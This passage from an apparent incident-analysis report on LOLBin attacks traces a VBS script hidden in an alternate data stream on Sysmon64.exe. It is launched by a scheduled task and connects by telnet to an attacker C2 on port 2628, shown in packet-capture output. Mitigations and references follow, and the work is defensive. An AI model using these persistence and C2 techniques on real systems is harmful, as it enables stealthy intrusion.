
- After that we noticed an alternate data stream creation on Sysmon64.exe via cmd! The ADS called Auto.vbs. Let's analyze the purpose of that visual basic script.




- Before that, we found the data stream! As it is presented below, it will connect to attacker C2 on port 2628 using telnet protocol.





- The attacker after that created an scheduled task to execute the above data stream. The task called Sysmon start





- Finally, we saw the execution of the ADS visual basic script, which then use telnet immediately.





- Let's verify the connection from network traffic

Evidence.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 2628 || udp.port == 2628

| No. | Time | Source | Source Port | Destination | Destination Port | Protocol | Host | Length | Name |
|-------|----------------------------|---------------|-------------|---------------|------------------|----------|------|--------|------|
| 20547 | 2023-11-18 21:37:40.586203 | 192.168.1.6 | 49864 | 192.168.1.183 | 2628 | TCP | | 66 | |
| 20548 | 2023-11-18 21:37:40.586583 | 192.168.1.183 | 2628 | 192.168.1.6 | 49864 | TCP | | 66 | |
| 20549 | 2023-11-18 21:37:40.586614 | 192.168.1.6 | 49864 | 192.168.1.183 | 2628 | TCP | | 54 | |
| 20550 | 2023-11-18 21:37:40.586991 | 192.168.1.183 | 2628 | 192.168.1.6 | 49864 | TCP | | 60 | |
| 20552 | 2023-11-18 21:37:40.627885 | 192.168.1.6 | 49864 | 192.168.1.183 | 2628 | TCP | | 54 | |
| 20553 | 2023-11-18 21:37:40.628173 | 192.168.1.183 | 2628 | 192.168.1.6 | 49864 | TCP | | 60 | |
| 20554 | 2023-11-18 21:37:40.680912 | 192.168.1.6 | 49864 | 192.168.1.183 | 2628 | TCP | | 54 | |

- Let's check when exactly was the malicious payload executed by analyzing the prefetch files.

VI. Mitigation Strategies

Mitigating LOLBin Threats

Defending against LOLBin attacks requires a multifaceted approach that combines both preventive and detective measures. Here's a comprehensive strategy to mitigate the risks posed by LOLBins:

- 1. Application Whitelisting:** Maintain a list of approved applications and binaries that are allowed to run on your systems. This restricts the execution of unauthorized tools, making it harder for attackers to utilize LOLBins.

2. **Least Privilege Principle:** Limit user and process privileges to only what's necessary. By doing so, even if an attacker leverages a LOLBin, their access and potential damage are restricted.
 3. **Monitoring and Analysis:** Implement advanced monitoring tools that can detect anomalous behavior. Keep an eye on processes that are using LOLBins in unexpected ways.
 4. **Behavioral Analytics:** Employ behavioral analytics to identify patterns associated with LOLBin misuse. This can help in spotting abnormal activities even if traditional signature-based detection fails.
 5. **Regular Patching:** Keep all system binaries and software up to date. Many LOLBin attacks exploit known vulnerabilities, so patching them can prevent potential misuse.
 6. **Network Segmentation:** Divide your network into segments with controlled access. This limits lateral movement for attackers who manage to gain a foothold.
 7. **User Training:** Educate employees about the risks associated with running unknown scripts or tools. Teach them to be cautious when interacting with unexpected prompts or system requests.
 8. **Endpoint Protection:** Invest in robust endpoint protection solutions that can detect and block unauthorized activities, including LOLBin usage.
-

VII. Conclusion

- In conclusion, the report underscores the intricate challenges posed by Living-off-the-Land (LotL) binaries, portraying them as a formidable weapon in an attacker's arsenal due to their legitimate and inconspicuous nature. The delineation of a multi-stage attack scenario highlights the nuanced tactics employed by threat actors, showcasing the difficulties in identifying and thwarting such insidious assaults. However, the report doesn't merely expose vulnerabilities; it presents a robust defense strategy encompassing application whitelisting, behavioral analytics, and user education. It emphasizes the importance of proactive measures and continual vigilance in fortifying defenses against LotL-based threats, ultimately safeguarding organizational security in an ever-evolving threat landscape.
-

X. References

- <https://attack.mitre.org/>
- <https://github.com/danielbohannon/Invoke-Obfuscation>
- <https://github.com/MScholtes/PS2EXE>
- [https://socprime.com/blog/what-are-lolbins/#:~:text=LOLBins%2C also known as “Living, deliver malware%2C and remain undetected](https://socprime.com/blog/what-are-lolbins/#:~:text=LOLBins%2C%20also%20known%20as%20%22Living%2C%20deliver%20malware%2C%20and%20remain%20undetected%22)
- <https://www.crowdstrike.com/blog/8-lolbins-every-threat-hunter-should-know/>
- <https://www.kaspersky.com/blog/most-used-lolbins/42180/>
- <https://medium.com/@riaan.hansen/understanding-lolbins-usage-risks-and-mitigation-cc8537f8380b>
- <https://lolbas-project.github.io/>
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- <https://blog.talosintelligence.com/hunting-for-lolbins/>
- <https://www.manageengine.com/log-management/webinars/using-mitre-attack-ttps-to-detect-lolbins-attacks.html>
- <https://www.metasploit.com/>
- <https://www.wireshark.org/>